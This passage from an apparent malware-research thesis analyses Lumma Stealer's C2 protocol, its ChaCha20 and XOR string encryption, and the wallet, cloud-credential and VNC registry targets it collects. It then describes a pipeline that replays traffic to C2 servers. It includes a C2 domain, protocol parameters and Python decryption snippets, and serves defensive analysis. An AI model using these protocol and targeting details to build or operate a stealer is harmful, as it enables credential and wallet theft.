Finally, two additional requests are directed to `steamcommunity.com/profiles/76561199822375128`, which appears to serve as a fallback mechanism to dynamically retrieve C2 domains if the Telegram-based method fails.

This behavior shows a major change in the way endpoints C2 are contacted. Instead of always using the static endpoint `/api` as in the previous version, the new variant uses dynamic and unpredictable URLs. This is likely intended to evade pattern-based detection mechanisms.

3.6.3 Identifying the decryption routine

The image (Fig. 17) illustrates the logical flow that led to the identification of a new decryption function in the Lumma Stealer sample analyzed.

Until the call to the function at address `0x40da90`, the malware only attempts to contact legitimate services such as Telegram or Steam, with the goal of dynamically retrieving updated C2 domains. From this point on, execution continues to the function located at `0x4113b0`, which immediately invokes a subroutine at `0x411770`.

This subroutine retrieves the string `uid`, which, like the `lid` string previously observed, is hardcoded in the `.rdata` section of memory.

Next, the function decodes the string `Content-Type: application/x-www-form-urlencoded` and proceeds to call a subroutine at `0x40ef00`, responsible for de-obfuscating the user agent string. Following this step, the malware invokes the standard Windows API `WinHttpOpen()` and then calls another function at `0x40fdc0`, which prepares the necessary arguments before making a final call to the function at `0x40cd20`. For the sake of clarity, this function will be referred to as `lumma_new_decryption()` throughout the analysis.

The function receives four arguments:

1. a pointer to an initialization structure containing the string `expand 32-byte k`;
2. a pointer to a buffer that appears to be ciphertext, presumably the input to be decrypted;
3. a second buffer that is likely used as output;
4. the length of the input buffer.




Figure 17: Visual representation of the execution flow leading to the invocation of the function at address 0x411770, as observed in x64dbg. The left side of the image displays the disassembled code path, while the right side highlights the contents of the .rdata section, including the hardcoded uid string and the suspected encrypted payload. The bottom section shows the four arguments passed to the decryption function, consisting of two pointers, an integer likely representing the input length, and an additional constant.

In particular, the second argument points to the `.rdata` section, indicating that it likely contains hard-coded and encrypted domain names, as previously observed in earlier stages of the analysis.

3.6.4 Understanding the Decryption Logic

3.6.4.1 Salsa20 and Chacha20

Salsa20 is a stream cipher designed by Bernstein in 2005. It operates on a 512-bit internal state structured as a 4×4 matrix of 32-bit words. The state includes a 256-bit key, a 64-bit nonce, a 64-bit block counter, and a 128-bit constant represented by the ASCII string `expand 32-byte k`.

This constant is split into four 32-bit words and inserted into the state matrix to signal the use of a 256-bit key. When a 128-bit key is used instead, the constant `expand 16-byte k` is used. These constants serve to unambiguously initialize the cipher state and to prevent collisions between configurations with different key lengths.

The cipher applies 20 rounds of simple operations (modular addition, XOR, and rotation) to generate the keystream.

ChaCha20 is a modified version of Salsa20 that retains the same input structure (including the `expand 32-byte k` constant) but changes the round function for better diffusion and resistance to attacks. It is now widely adopted in modern cryptographic protocols.

Both Salsa20 and ChaCha20 initialize a 4×4 state matrix using the constant string `expand 32-byte k`, followed by the key, a counter, and a nonce. The key difference is in the placement of the counter and nonce:

- Salsa20 places the counter in the middle and the nonce in the upper right;
- ChaCha20 places the counter on the lower left and the nonce on the lower right.

3.6.4.2 Chacha20 proof

As shown in the image (Fig. 18), the memory dump observed during the analysis matches the ChaCha20 layout, including the constants, the key, counter, and nonce positions. This strongly suggests that the function implements ChaCha20, but it is important to clarify that the presence of an 8-byte nonce and an 8-byte counter indicates that this corresponds to the original ChaCha20 construction, not the modern standardized variant defined in RFC 8439 (Ref. [41]), which specifies a 12-byte nonce and a 4-byte counter.




Figure 18: Comparison between the initial state of the Salsa20 and ChaCha20 stream ciphers. Both ciphers initialize a 4×4 matrix with the same elements: the constant string `expand 32-byte k`, a 256-bit key, a 64-bit counter, and a 64-bit nonce. The key difference lies in the placement of the counter and nonce within the matrix. In Salsa20, the counter is placed in the third row and the nonce in the upper-right, while in ChaCha20 the counter is located in the lower-left and the nonce in the lower-right. The lower section of the image shows a memory dump from x64dbg that matches the ChaCha20 initialization structure.

To confirm that the `lumma_new_decryption()` function actually implements the ChaCha20 cipher, the encrypted data observed in memory was transferred to Python and decrypted using the official implementation of the ChaCha20 library. As shown in the image referenced above, the function is invoked with four arguments: an initialization structure (containing the string `expand 32 byte k`), the ciphertext buffer, an output buffer, and the length of the ciphertext. A key detail to note is that, at the time the picture is taken, **the internal counter is set to 2**.

Since ChaCha20 is a stream cipher whose keystream generation depends on the internal block counter, it was necessary to simulate multiple decryption cycles to correctly advance the counter and reproduce the expected output. This procedure is documented in the Python implementation script (Ref. [42]). When the decryption routine is executed with the counter set to 2, the plaintext is successfully recovered, revealing the first expected C2 domain `astralconnec.icu/DPowko`.

This experiment provides a strong proof that the function under analysis implements the ChaCha20 algorithm.

3.7 Update 06/03/2025: Changed communication protocol (Lumma Stealer v6.3)

3.7.1 Introduction

The release of Lumma Stealer version 6.3 introduced significant changes to the C2 communication protocol of the malware. At first glance, the structure of the interaction appears significantly altered compared to the previous version.

One of the most noticeable changes is the removal of the parameter `act`, which previously made it easier to identify and differentiate the different communication phases. Additionally, the initial `act=life` step (used in previous versions as a sort of `ping` of the server) has been removed. Communication now starts directly with what was previously known as the `act=recive_message` step, presumably to be more stealthy.

The updated structure of the three steps of the malware's C2 protocol can be summarized as follows:

- `recive_message`:
  - **Client-side parameters**: `uid=...&cid=...` The `uid` parameter likely serves as a unique identifier for the client that has purchased access to the Malware-as-a-Service (MaaS) infrastructure, replacing the previous field `lid`;
  - **Server response**: Encrypted data, now using a new encryption scheme (discussed in the following sections).
- `send_message`:
  - **Client-side payload**: Form data containing `uid`, `pid`, `hwid`, and a file encrypted using the new scheme;
  - **Server Response**: JSON confirmation message indicating successful delivery of data, e.g. `{"success":{"message":"message success delivery from [IP-ADDR]"}}`.
- `get_message`:
  - **Client-side parameters**: `uid=...&cid=...&hwid=...`;
  - **Server Response**: Encrypted data, again using a new encryption scheme (discussed in the following sections).

Although the format of the communication has been obfuscated, its logical structure remains largely intact. The protocol still clearly separates the three main phases of the interaction. However, to identify whether a message matches `recive_message` or `get_message`, it is now necessary to check for the presence or absence of the `hwid` parameter.

The following sections provide a detailed examination of the new encryption scheme and the various changes it introduces.

3.7.2 Retrieve configuration and commands

To replicate and analyze the behavior of the sample, the entire communication flow was captured using CAPEv2. A Python HTTPS server (Ref. [43]) was then implemented to replay, byte-for-byte, the responses associated with the commands `recive_message` and `get_message`, as observed during dynamic analysis.

What makes this step of the analysis particularly noteworthy is that the execution path again reaches the `lumma_new_decryption()` function, previously discussed in detail. However, unlike the previous case involving the decryption of hardcoded C2 domains, the decryption mechanism now features a crucial difference: both the key and the nonce are directly derived from the ciphertext itself. This design choice is not entirely new in the context of Lumma Stealer. In fact, a similar approach was already present in the previous version of the malware, where the 32-byte XOR decryption key was placed at the beginning of the ciphertext.

In the image (Fig. 19), the right terminal shows the output of the script used to emulate the responses recorded by CAPEv2, while the left shows x64dbg pausing just before the call to `lumma_new_decryption()`. As highlighted, the first 32 bytes of the payload are extracted and used as the encryption key, followed by 8 bytes used as the nonce. However, the counter is set to zero since the ciphertext is initialized for each ciphertext.

All previous deductions regarding the ChaCha20 decryption routine remain valid, the only difference being the method used to initialize the cipher. The described decryption logic applies to the responses received from the commands `recive_message` and `get_message`. To validate this behavior, a Python script (Ref. [44]) was implemented that replicates the decryption process.




Figure 19: Overview of the decryption process as observed during dynamic analysis. On the left, x64dbg pauses execution immediately before the call to `lumma_decryption()`, with the highlighted memory region showing the first argument passed to the function. The structure consists of the first 32 bytes interpreted as the ChaCha20 encryption key, followed by 8 bytes used as the nonce. On the right, the terminal displays the simulated HTTPS response generated to emulate CAPEv2 traffic, containing the encrypted payload returned by the C2 server.




Figure 20: Dynamic analysis of the data exfiltration phase. On the left, x64dbg pauses at the call to `lumma_decryption()`, used here for encryption. The first argument contains the ChaCha20 key and nonce, while the second points to the buffer to encrypt, which includes a ZIP archive identified by the `PK` magic number. On the right, the PowerShell terminal shows the simulated HTTPS server output, revealing the encrypted payload sent by the malware. Unlike configuration decryption, the key and nonce are appended to the payload.

3.7.3 Exfiltrate stolen data

Dynamic analysis shows that the data exfiltration phase has also been updated: in fact, unlike previous versions, the ZIP file is no longer visible in clear text within the traffic, but is encrypted in some way.

Once again, the function `lumma_new_decryption()` is invoked. However, in this context, it is used to encrypt the data to be transmitted rather than to decrypt it. It is worth recalling that ChaCha20 is a symmetric stream cipher: It uses the same algorithm for both encryption and decryption. In fact, ChaCha20 applies an XOR operation between the data to be encrypted and a pseudo-random stream generated from a key and a nonce.

The image (Fig. 20) highlights the parameters provided as input to the function. The first parameter instead shows the initialization of the cipher, containing the key and the nonce used to generate the ChaCha20 key stream. The second argument, corresponding to the buffer to be encrypted, contains a ZIP archive, as confirmed by the presence of the magic number `PK`. This suggests that the structure of the exfiltrated file has not been altered by this update: What changes is only the way the content is protected by encryption.

Finally, in the terminal on the right, the output of the Python script (Ref. [43]) used to emulate

an HTTPS server is printed and visible. Note how, in this phase, unlike the decryption of the command configurations, the key and the nonce are not placed at the beginning, but at the end of the encrypted payload.

3.8 Update 01/04/2025: Strings encryption

3.8.1 Retrieved configuration strings are also encrypted

In this update, a change has been observed in the handling of commands sent by the C2 server in response to the `recive_message` command. In previous versions, the content of the JSON file sent by the server (after decryption with XOR or ChaCha20) was cleartext, as in the following example (simplified for clarity):

```
{
  "v": 4,
  "se": true,
  "ad": false,
  "vm": false,
  "ex": [...],
  "mx": [
    {
      "en": "webextension@metamask.io",
      "ez": "MetaMask",
      "et": "\"params\":{\"iterations\":600000}"
    }
  ],
  "c": [...]
}
```

In newer versions, all text values are encrypted instead. Here is a representative example of the `mx` section:

```
{
  "v": 4,
  "se": true,
  "ad": false,
  "vm": false,
```

```
  "ex": [...],
  "mx": [
    {
      "en": "Ci1CgzXEg0F9LSeDV8TmQXItNoNQxO1BeS0rg1rE7UFKLS+
    DUMT3QWstL4NUxPBBYS1sg1zE7EE=",
      "ez": "Ci1CgzXEg0FHLSeDQcTiQUctI4NGxOhB",
      "et": "Ci1CgzXEg0EoLTKDVMTxQWstL4NGxKFBMC05gxfE6kF+LSeDR8TiQX4tK4NaxO1BeS1ggw
    \\/EtUE6LXKDBcSzQTotP4M="
    }
  ],
  "c": [...]
}
```

Decoding the base64 strings yields binary data that exhibit a notable characteristic: the first 8 bytes of each encrypted blob are identical. This suggests that these bytes represent the key used for a symmetric XOR operation, similar to the configuration decryption observed in Lumma Stealer v4:

```
encs = [
  b"\n-B\x835\xc4\x83A}-’\x83W\xc4\xe6Ar-6\x83P\xc4\xedAy-+\x83Z \xc4\xedAJ-/\x83P\
    xc4\xf7Ak-/\x83T\xc4\xf0Aa-l\x83\\\xc4\xecA",
  b"\n-B\x835\xc4\x83AG-’\x83A\xc4\xe2AG-#\x83F\xc4\xe8A",
  b"\n-B\x835\xc4\x83A(-2\x83T\xc4\xf1Ak-/\x83F\xc4\xa1A0-9\x83\x17\xc4\xeaA~-’\x83G
    \xc4\xe2A~-+\x83Z\xc4\xedAy-‘\x83\x0f\xc4\xb5A:-r\x83\x05\xc4\xb3A:-?\x83",
]
```

A minimal Python implementation is used to assess the correctness of the decryption process:

```
for enc in encs:
  key = enc[:8] * 10
  xored = bytearray([enc[i] ^ key[i] for i in range(len(enc))])
  # null (‘\x00‘) byte removal, presumably introduced as padding
  dec = [bytes([i]) for i in xored.strip(b"\x00") if bytes([i]) != b"\x00"]
  print(b"".join(dec).decode("utf-8"))
```

Decrypted output:

```
webextension@metamask.io
```

```
MetaMask
"params":{"iterations":600000}
```

To generalize this intuition, a Python script (Ref. [45]) was developed to decrypt the entire JSON file. The following outlines the additions introduced between version 4 (Ref. [38]) and version 6.3 (at the latest update, Ref. [45]) of the JSON file:

- **Browser extension**:
  - Blade Wallet (`abogmiocnneedmmepnohnhlijcjpcifd`);
- **Folders**:
  - `%appdata%\Armory` → `*.wallet`;
  - `%appdata%\gcloud` → `*.db`, `*.json`;
  - `%localappdata%\.IdentityService` → `msal.cache`, `msalv2.cache`;
  - `UltraVNC` → `ultravnc.ini` from `%programw6432%` and `%programfiles%`.
- **Registries**:
  - `\\REGISTRY\\MACHINE\\SOFTWARE\\TightVNC\\Server` → `Password`;
  - `\\REGISTRY\\MACHINE\\SOFTWARE\\TightVNC\\Server` → `ControlPassword`;
  - `\\REGISTRY\\MACHINE\\SOFTWARE\\RealVNC\\vncserver` → `Password`;
  - `\\REGISTRY\\CURRENT_USER\\Software\\TigerVNC\\WinVNC4` → `Password`.

The evolution of malware and the updates it undergoes can be inferred by examining the variations in the responses returned by the C2 server. These observations provide further evidence for the continuous development and adaptation of Lumma Stealer.

3.8.2 Dropped file decryption

As discussed in the name-ake section of version 4, the previous method consisted of Base64 decoding followed by an XOR operation using a 32-byte key prefixed to the ciphertext. This approach was also used to decrypt network communications in Lumma Stealer v4.

Following the update to the encrypted strings in the configuration file retrieved via the `recive_message` command, the same decryption method has now also been applied to the dropped files received through the `get_message` command. In particular, as a result of the

update, the key length is reduced from 32 bytes to only 8 bytes.

3.9 Lumma Threat Actor: code reuse patterns

During the transition from version 4 to version 6.3 of Lumma Stealer, the threat actor demonstrated a consistent pattern of reusing and incrementally propagating decryption logic across different components of the malware. Initially, a new decryption method was introduced exclusively for hardcoded C2 domains. The same technique was subsequently extended to the run-time communication protocol, suggesting a deliberate and staged deployment strategy.

A similar pattern emerges in the reuse of the encryption routine of version 4, which combined Base64 decoding with an XOR operation. In version 6.3, this logic is adapted to encrypt specific strings within the JSON structures returned by the `recive_message` and `get_message` commands, with slight modifications such as reduced key length.

From a defensive point of view, this behavior indicates a tendency to develop and validate new obfuscation techniques in isolated components before adopting them more broadly. As such, changes in the handling of hardcoded C2 domains can serve as an early indicator of upcoming modifications in the communication layer. Moreover, previously deprecated methods may persist in ancillary modules, where stealth is less critical.

This staged evolution provides defenders with a tactical advantage, as it enables forward-looking detection strategies based on partial adoption of new techniques.

3.10 Update 21/05/2025 - Disruption of Lumma Stealer Infrastructure

In May 2025, Microsoft and ESET announced the successful disruption of the Lumma Stealer infrastructure through a coordinated international operation involving Europol and judicial authorities (Ref. [46], [47]). The campaign, conducted between March and May 2025, led to the seizure and sinkholing of more than 2,300 domains used as command-and-control (C2) endpoints. ESET contributed by analyzing thousands of samples and tracking over 3,300 unique C2 domains associated with the malware, revealing a high rate of infrastructure rotation, averaging 74 new domains per week (Ref. [47]).

The situation may be compared to the well-known confrontation between David and Goliath.

On the one hand, there is a graduate student conducting independent analysis as part of a thesis project, relying solely on limited resources and publicly accessible tools. On the other hand, Goliath was already in action, represented by an international operation led by entities with legal authority, access to global infrastructure, and advanced technical capabilities. This intervention inevitably influenced the course of this investigation, highlighting the inherent difficulty of analyzing an active threat in the presence of such an imbalance of means and scale.

4. Design and Implementation

4.1 Architectural overview

The proposed system design (Fig. 21) is based on an existing internal pipeline that orchestrates the flow from malware ingestion to post-analysis intelligence extraction.




Figure 21: Overview of the internal pipeline: malicious samples are ingested via IntelOwl and analyzed in the Capybox sandbox. The resulting network capture (PCAP) is processed by TheTrackerShow, whose components extract and interact with C2 infrastructures. The output is stored and visualized through dedicated web interfaces.

Initially, malicious samples are retrieved via the IntelOwl ingestor module (Ref. [48]) related to the MalwareBazaar platform. Among the various IntelOwl analyzers, one is responsible for submitting the sample to the internal Capybox sandbox based on the CAPEv2 sandbox (Ref. [2]). From all the generated artifacts, only the network capture (PCAP + SSL inspection keys) and the extracted malware configuration is sent to the main framework introduced in this work: **TheTrackerShow**.

TheTrackerShow consists of two main components. The first, **Collector**, is responsible for parsing PCAP files and reconstructing each stage of the malware communication protocol. Once decrypted and semantically understood, these interactions are stored in a MongoDB database for

future reuse. In parallel, the **Interactor** module is implemented as a Celery cronjob (Ref. [49]) that once running retrieves high-priority command-and-control (C2) servers from the database and tries to interact with them. This new interaction emulates the expected behavior of the malware from C2's point of view by combining false generated data with previously observed communication traces of the sandbox environment. All requests are routed through a series of proxies to preserve the company's anonymity, and the corresponding responses are stored in the database as well. The success or failure of the communication will also change the placement in the priority queue of the C2 server.

To support visual analysis, three graphical interfaces are provided via a Django web application. The first illustrates the connections between C2 servers through a graph structure, highlighting their relationships. The second depicts the temporal evolution of the interactions carried out over time. Finally, the third focuses on the distribution of the second-stage payloads retrieved during the activity period.

4.2 Intelowl project

The explanation that follows is based on the architectural representation of the IntelOwl threat intelligence system, which delineates its principal components and internal data flow (Fig. 22).




Figure 22: The diagram illustrates the core components of IntelOwl's architecture, including the ingestion of samples (e.g., from Malware Bazaar), automated analysis through playbooks and analyzers, conditional logic via pivots, integration with external tools like Capybox, and output handling through connectors and visualizers.

IntelOwl is an open source platform designed to collect and analyze threat intelligence data in

an automated and scalable manner. It enables analysts and automated systems to obtain a wide range of contextual information about Indicators of Compromise (IOCs), such as file hashes, IP addresses, URLs, and domains. IntelOwl is particularly suited for integration within SOC (Security Operations Center) environments and for supporting CTI (Cyber Threat Intelligence) workflows.

4.2.1 Investigation Pipeline

IntelOwl is based on a modular investigation architecture composed of the following elements:

- Analyzers: Individual analysis modules that query external or internal services to extract specific information from an input artifact;
- Playbooks: Sets of analyzers grouped to be executed in sequence. They define standardized investigation workflows and help automate repetitive intelligence collection tasks;
- Pivots: Mechanisms that allow the results of a playbook to be used as input for another, thus enabling conditional logic and deeper contextual enrichment;
- Connectors: Components responsible for interfacing with external databases or systems to persist the results of investigations or forward them to other tools;
- Visualizers: Modules that allow visualization of the output generated by analyzers and playbooks within the web user interface.

4.2.2 Ingestors

Ingestors are specialized modules designed to automatically feed the IntelOwl system with new data to analyze. Their main purpose is to periodically retrieve input data, such as samples, hashes, or indicators, from external sources and submit them to the platform for processing via existing playbooks. Ingestors thus play a key role in keeping the investigation pipeline continuously updated and enriched with fresh intelligence inputs.

4.3 Quokka project

Quokka is the core of Certego's proprietary Threat Intelligence Platform. It is designed to collect, classify, analyze and share information on advanced threats and tactics.

The platform receives input and analysis requests, such as IP addresses, domains, and files,

from various sources, including honeypots, internal sensors, and users. Quokka processes and correlates the results to produce responses that can be effectively reused in different contexts, such as automated alerts, manual investigations, and data enrichment.

Due to business constraints, detailed information about this project cannot be disclosed. However, the following is a list of technologies that were used and are relevant to the present work:

- mongodb;
- celery;
- django.

4.4 TheTrackerShow data model

The structure of the MongoDB schema adopted in this project (Fig. 23) highlights the hierarchical organization of documents and embedded documents, along with the relationships among the various components.

